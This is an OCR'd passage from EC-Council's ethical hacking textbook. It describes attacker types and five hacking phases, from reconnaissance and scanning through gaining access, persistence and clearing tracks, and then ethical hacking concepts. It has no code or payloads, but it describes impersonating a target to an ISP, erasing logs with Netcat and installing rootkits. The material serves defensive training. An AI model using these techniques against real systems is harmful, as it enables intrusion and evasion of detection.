- **Cyber Terrorists**: Cyber terrorists are individuals with a wide range of skills, motivated by religious or political beliefs, to create fear of large-scale disruption of computer networks.
- **State-Sponsored Hackers**: State-sponsored hackers are individuals employed by the government to penetrate, gain top-secret information from, and damage the information systems of other governments.
- **Hacktivist**: Hacktivism is when hackers break into government or corporate computer systems as an act of protest. Hacktivists use hacking to increase awareness of their social or political agendas, as well as to boost their own reputations in both the online and offline arenas. They are individuals who use hacking to promote a political agenda, especially by defacing or disabling websites.

  Common hacktivist targets include government agencies, multinational corporations, and any other entity that they perceive as a threat. Irrespective of the hacktivists' intentions, the gaining of unauthorized access is a crime.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Phases

In general, there are five phases of hacking:

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks

Hacking Phase: Reconnaissance

Reconnaissance refers to the preparatory phase in which an attacker gathers as much information as possible about the target prior to launching the attack. In this phase, the attacker draws on competitive intelligence to learn more about the target. It could be the future point of return, noted for ease of entry for an attack when more about the target is known on a broad scale. The reconnaissance target range may include the target organization's clients, employees, operations, network, and systems.

This phase allows attackers to plan the attack. It may take some time as the attacker gathers as much information as possible. Part of this reconnaissance may involve social engineering. A social engineer is a person who convinces people to reveal information such as unlisted phone numbers, passwords, and other sensitive information. For instance, the hacker could call the target's Internet service provider and, using personal information previously obtained, convince the customer service representative that the hacker is actually the target, and in doing so, obtain even more information about the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Another reconnaissance technique is dumpster diving. Dumpster diving is, simply enough, looking through an organization's trash for any discarded sensitive information. Attackers can use the Internet to obtain information such as employees' contact information, business partners, technologies currently in use, and other critical business knowledge. Dumpster diving may even provide attackers with even more sensitive information, such as usernames, passwords, credit card statements, bank statements, ATM receipts, Social Security numbers, private telephone numbers, checking account numbers, or other sensitive data.

Searching for the target company's web site in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information.

Reconnaissance Types


Reconnaissance techniques are broadly categorized into active and passive.

When an attacker is using passive reconnaissance techniques, they do not interact with the target directly. Instead, the attacker relies on publicly available information, news releases, or other no-contact methods.

Active reconnaissance techniques, on the other hand, involve direct interactions with the target system by using tools to detect open ports, accessible hosts, router locations, network mapping, details of operating systems, and applications. Attackers use active reconnaissance when there is a low probability of the detection of these activities. For example, they may make telephone calls to the help desk or technical department.

As an ethical hacker, it is important to be able to distinguish among the various reconnaissance methods and advocate preventive measures in the light of potential threats. Companies, on their part, must address security as an integral part of their business and operational strategies, and be equipped with the proper policies and procedures to check for potential vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Phase: Scanning


Scanning is the phase immediately preceding the attack. Here, the attacker uses the details gathered during reconnaissance to scan the network for specific information. Scanning is a logical extension of active reconnaissance, and in fact, some experts do not differentiate scanning from active reconnaissance. There is a slight difference, however, in that scanning involves more in-depth probing on the part of the attacker. Often the reconnaissance and scanning phases overlap, and it is not always possible to separate the two. An attacker can gather critical network information such as the mapping of systems, routers, and firewalls by using simple tools such as the standard Windows utility Traceroute. Alternatively, they can use tools such as Cheops to add additional information to Traceroute's results.

Scanning can include the use of dialers, port scanners, network mappers, ping tools, vulnerability scanners, or other tools. Attackers extract information such as live machines, port, port status, OS details, device type, and system uptime to launch an attack.

Port scanners detect listening ports to find information about the nature of services running on the target machine. The primary defense technique against port scanners is shutting down services that are not required and implementing appropriate port filtering. However, attackers can still use tools to determine the rules implemented by the port filtering.

The most commonly used tools are vulnerability scanners, which can search for thousands of known vulnerabilities on a target network. This gives the attacker an advantage because he or she only has to find a single means of entry, while the systems professional has to secure as much vulnerability as possible by applying patches. Organizations that use intrusion detection systems still have to remain vigilant because attackers can and will use evasion techniques wherever possible.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Hacking Phase: Gaining Access

This is the phase in which real hacking occurs. Attackers use vulnerabilities identified during the reconnaissance and scanning phases to gain access to the target system and network. Gaining access refers to the point where the attacker obtains access to the operating system or to applications on the computer or network. The attacker can gain access to the operating system, application, or network level. Even though attackers can cause plenty of damage without gaining any access to the system, the impact of unauthorized access is catastrophic. For instance, external denial-of-service attacks can either exhaust resources or stop services from running on the target system. Ending processes can stop a service, using a logic bomb or time bomb, or even reconfigure and crash the system. Furthermore, attackers can exhaust system and network resources by consuming all outgoing communication links.

Attackers gain access to the target system locally (offline), over a LAN, or the Internet. Examples include password cracking, stack-based buffer overflows, denial-of-service, and session hijacking. Using a technique called spoofing to exploit the system by pretending to be a legitimate user or different system, attackers can send a data packet containing a bug to the target system in order to exploit a vulnerability. Packet flooding also breaks the availability of essential services. Smurf attacks attempt to cause users on a network to flood each other with data, making it appear as if everyone is attacking each other, and leaving the hacker anonymous.

A hacker's chances of gaining access to a target system depend on several factors such as the architecture and configuration of the target system, the skill level of the perpetrator, and the initial level of access obtained. Once an attacker gains access to the target system, they then try to escalate privileges in order to take complete control. In the process, they also compromise the intermediate systems that are connected to it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Hacking Phase: Maintaining Access

Maintaining access refers to the phase when the attacker tries to retain his or her ownership of the system. Once an attacker gains access to the target system with admin or root-level privileges (thus owning the system), they can use both the system and its resources at will. The attacker can either use the system as a launchpad to scan and exploit other systems or to keep a low profile and continue their exploitation. Both of these actions can cause a great amount of damage. For instance, the hacker could implement a sniffer to capture all network traffic, including Telnet and FTP (file transfer protocol) sessions with other systems, and then transmit that data wherever they please.

Attackers who choose to remain undetected remove evidence of their entry and install a backdoor or a trojan to gain repeat access. They can also install rootkits at the kernel level to gain full administrative access to the target computer. Rootkits gain access at the operating system level, while trojans gain access at the application level. Both rootkits and trojans require users to install them locally. In Windows systems, most trojans install themselves as a service and run as part of the local system with administrative access.

Attackers can upload, download, or manipulate data, applications, and configurations on the owned system and can also use trojans to transfer usernames, passwords, and any other information stored on the system. They can maintain control over the system for a long time by closing up vulnerabilities to prevent other hackers from taking control of them, and sometimes, in the process, render some degree of protection to the system from other attacks. Attackers use the compromised system to launch further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Hacking Phase: Clearing Tracks

For obvious reasons, such as avoiding legal trouble and maintaining access, attackers will usually attempt to erase all evidence of their actions. Clearing tracks refers to the activities carried out by an attacker to hide malicious acts. The attacker's intentions include continuing access to the victim's system, remaining unnoticed and uncaught, and deleting evidence that might lead to their own prosecution. They use utilities such as PsTools (*https://docs.microsoft.com*), Netcat, or trojans to erase their footprints from the system's log files. Once the trojans are in place, the attacker has most likely gained total control of the system and can execute scripts in the trojan or rootkit to replace the critical system and log files to hide their presence in the system. Attackers always cover their tracks to hide their identity.

Other techniques include steganography and tunneling. Steganography is the process of hiding data in other data, for instance, in image and sound files. Tunneling takes advantage of the transmission protocol by carrying one protocol over another. Attackers can use even a small amount of extra space in the data packet's TCP and IP headers to hide information. An attacker can use the compromised system to launch new attacks against other systems or as a means of reaching another system on the network undetected. Thus, this phase of the attack can turn into another attack's reconnaissance phase. System administrators can deploy host-based IDS (intrusion detection systems) and antivirus software in order to detect trojans and other seemingly compromised files and directories. An ethical hacker must be aware of the tools and techniques that attackers deploy so that they can advocate and implement the countermeasures detailed in subsequent modules.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Ethical Hacking Concepts

An ethical hacker follows processes similar to those of a malicious hacker. The steps to gain and maintain access to a computer system are similar irrespective of the hacker's intentions.

This section provides an overview of ethical hacking, why ethical hacking is necessary, the scope and limitations of ethical hacking, and the skills of an ethical hacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Ethical Hacking?

Ethical hacking is the practice of employing computer and network skills in order to assist organizations in testing their network security for possible loopholes and vulnerabilities. White Hats (also known as security analysts or ethical hackers) are the individuals or experts who perform ethical hacking. Nowadays, most organizations (such as private companies, universities, and government organizations) are hiring White Hats to assist them in enhancing their cybersecurity. They perform hacking in ethical ways, with the permission of the network or system owner and without the intention to cause harm. Ethical hackers report all vulnerabilities to the system and network owner for remediation, thereby increasing the security of an organization's information system. Ethical hacking involves the use of hacking tools, tricks, and techniques typically used by an attacker to verify the existence of exploitable vulnerabilities in system security.

Today, the term hacking is closely associated with illegal and unethical activities. There is continuing debate as to whether hacking can be ethical or not, given the fact that unauthorized access to any system is a crime. Consider the following definitions:

- The noun "hacker" refers to a person who enjoys learning the details of computer systems and stretching their capabilities.
- The verb "to hack" describes the rapid development of new programs or the reverse engineering of existing software to make it better or more efficient in new and innovative ways.
- The terms "cracker" and "attacker" refer to persons who employ their hacking skills for offensive purposes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- The term "ethical hacker" refers to security professionals who employ their hacking skills for defensive purposes.


Most companies employ IT professionals to audit their systems for known vulnerabilities. Although this is a beneficial practice, crackers are usually more interested in using newer, lesser-known vulnerabilities, and so these by-the-numbers system audits do not suffice. A company needs someone who can think like a cracker, keep up with the newest vulnerabilities and exploits, and recognize potential vulnerabilities where others cannot. This is the role of the ethical hacker.

Ethical hackers usually employ the same tools and techniques as hackers, with the important exception that they do not damage the system. They evaluate system security, update the administrators regarding any discovered vulnerabilities, and recommend procedures for patching those vulnerabilities.

The important distinction between ethical hackers and crackers is consent. Crackers attempt to gain unauthorized access to systems, while ethical hackers are always completely open and transparent about what they are doing and how they are doing it. Ethical hacking is, therefore, always legal.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Why Ethical Hacking is Necessary

As technology is growing at a faster pace, so is the growth in the risks associated with it. To beat a hacker, it is necessary to think like one!

Ethical hacking is necessary as it allows to counter attacks from malicious hackers by anticipating methods used by them to break into a system. Ethical hacking helps to predict various possible vulnerabilities well in advance and rectify them without incurring any kind of

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

outside attack. As hacking involves creative thinking, vulnerability testing, and security audits alone cannot ensure that the network is secure. To achieve security, organizations must implement a "defense-in-depth" strategy by penetrating their networks to estimate and expose vulnerabilities.

Reasons why organizations recruit ethical hackers

- To prevent hackers from gaining access to the organization's information systems
- To uncover vulnerabilities in systems and explore their potential as a risk
- To analyze and strengthen an organization's security posture, including policies, network protection infrastructure, and end-user practices
- To provide adequate preventive measures in order to avoid security breaches
- To help safeguard the customer data
- To enhance security awareness at all levels in a business

An ethical hacker's evaluation of a client's information system security seeks to answer three basic questions:

1. **What can an attacker see on the target system?**

   Normal security checks by system administrators will often overlook vulnerabilities. The ethical hacker has to think about what an attacker might see during the reconnaissance and scanning phases of an attack.

2. **What can an intruder do with that information?**

